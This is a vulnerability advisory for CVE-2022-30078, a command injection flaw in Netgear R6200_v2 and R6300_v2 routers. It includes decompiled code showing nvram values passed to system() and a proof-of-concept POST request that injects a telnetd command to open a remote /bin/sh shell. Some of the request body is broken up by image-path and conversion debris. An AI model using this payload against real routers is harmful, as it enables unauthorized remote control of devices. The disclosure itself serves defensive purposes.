

## Command injection vulnerability in Netgear R6200\_v2 and R6300v2 routers

## **Basic information**

- CVE-ID: CVE-2022-30078
- Vendor: Netgear
- Product: R6200\_v2 and R6300\_v2
- Firmware version: All firmware version including the latest R6200v2-V1.0.3.12\_10.1.11 and R6300v2-V1.0.4.52 10.0.93
- Firmware download link:

https://www.downloads.netgear.com/files/GDC/R6200V2/R6200v2-V1.0.3.12\_10.1.11.zip https://www.downloads.netgear.com/files/GDC/R6300V2/R6300v2-V1.0.4.52\_10.0.93.zip

• Type: Insecure permissions - code execution

## **Vulnerability description**

Vulnerability exists in the binary /sbin/acos\_service in all R6200\_v2 and R6300\_v2 firmware versions including the latest R6200v2-V1.0.3.12 and R6300v2-V1.0.4.52. It might also infect some other products, which is recently not analyzed.

Taking the latest R6200\_V2\_1.0.3.12 firmware as an example, the four variables ipv6\_wan\_ipaddr , ipv6\_lan\_ipaddr , ipv6\_wan\_length , and ipv6\_lan\_length are passed into a function at offset 0x1B070.

```
if ( strcmp(v22, "6to4") )
{
    if ( !strcmp(v22, "fixed") )
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        {
            v13 = (const char *)acosNvramConfig_get("ipv6_wan_ipaddr");
            v14 = (const char *)acosNvramConfig_get("ipv6_wan_length");
            v15 = (const char *)acosNvramConfig_get("ipv6_lan_ipaddr");
            v16 = (const char *)acosNvramConfig_get("ipv6_lan_length");
            sub_19884("fixed", v21, v13, v14, v15, v16);
        }
}
```

Later, by analyzing the if statement, we can further confirm that these four variables can lead to command injection vulnerabilities. These parameters are passed into a sprintf function by the format string %s. Then, the value is passed to a system, which leads to a command injection vulnerability.

```
lint _fastcall sub_19884(const char *a1, const char *a2, const char *a4, const char *a5, const char *a6)

{
    const char *v10; // r0
    int v11; // r5
    unsigned int v12; // r0
    int v13; // r0
    int v14; // r0

8    int v15; // r0

10    int v18; // r0

11    const char *v19; // r0

12    unsigned int v20; // r0

13    int v21; // r0

14    unsigned int v22; // r0

15    char v32[512]; // [sp+38h] [bp-349h] BYREF

16    char v43[512]; // [sp+288h] [bp-149h] BYREF

17    char s[128]; // [sp+288h] [bp-149h] BYREF

18    char v26[64]; // [sp+388h] [bp-40h] BYREF

19    if (strcmp(a1, "6to4") && strcmp(a1, "autoconfig") )

{
        sprintf(v23, "ifconfig %s add %s/%s", a2, a3, a4);
        system(v23);

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```

Through further attemps, we found that remote authenticated attackers can modify the value of the vulnerable parameters in website <a href="http://192.168.1.1/IPV6\_fixed.htm">http://192.168.1.1/IPV6\_fixed.htm</a> by sending a modified request. As the vulnerable parameters are directly saved in nvram after sending the request, attackers can then execute arbitrary remote command as they controlled the parameter of a system call.

After visiting the web page and sending a POST request, if we set the <code>ipv6\_wan\_ipaddr</code> parameter of the request to be <code>%24%28telnetd+-l+%2Fbin%2Fsh+-p+1235+-b+0.0.0.0%29</code>, we can actually execute command which <code>\$(telnetd -l /bin/sh -p 1235-b 0.0.0.0)</code>. A potential PoC is shown below:

```
POST /ipv6_fix.cgi?id=2068267834 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101
Firefox/99.0
Accept:
```

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 1087

Origin: http://192.168.1.1

Authorization: Basic YWRtaW46YWRtaW4x

Connection: close

Referer: http://192.168.1.1/IPV6\_fixed.htm

Cookie: XSRF\_TOKEN=1222440606
Upgrade-Insecure-Requests: 1


 $apply = Apply \& login\_type = Fixed \& IPv6 WanAddr1 = 2001 \& IPv6 WanAddr2 = 3CA2 \& IPv6 WanAddr3 = 010 F\& IPv6 W$ 

1+%2Fbin%2Fsh+-p+1235+-


b+0.0.0.0%29&ipv6\_lan\_ipaddr=3113%3A3CA2%3A010F%3A001A%3A121B%3A0000%3A0000%3A0001&i


1+%2Fbin%2Fsh+-p+1234+-b+0.0.0.0%29&ipv6\_enable\_dhcp=&ipv6\_proto=fixed

An evidence of the vulnerable is shown below:



Similarly, we can also change the other three parameters to construct similar commands, the evidence of the attacks using these parameters are shown as below:





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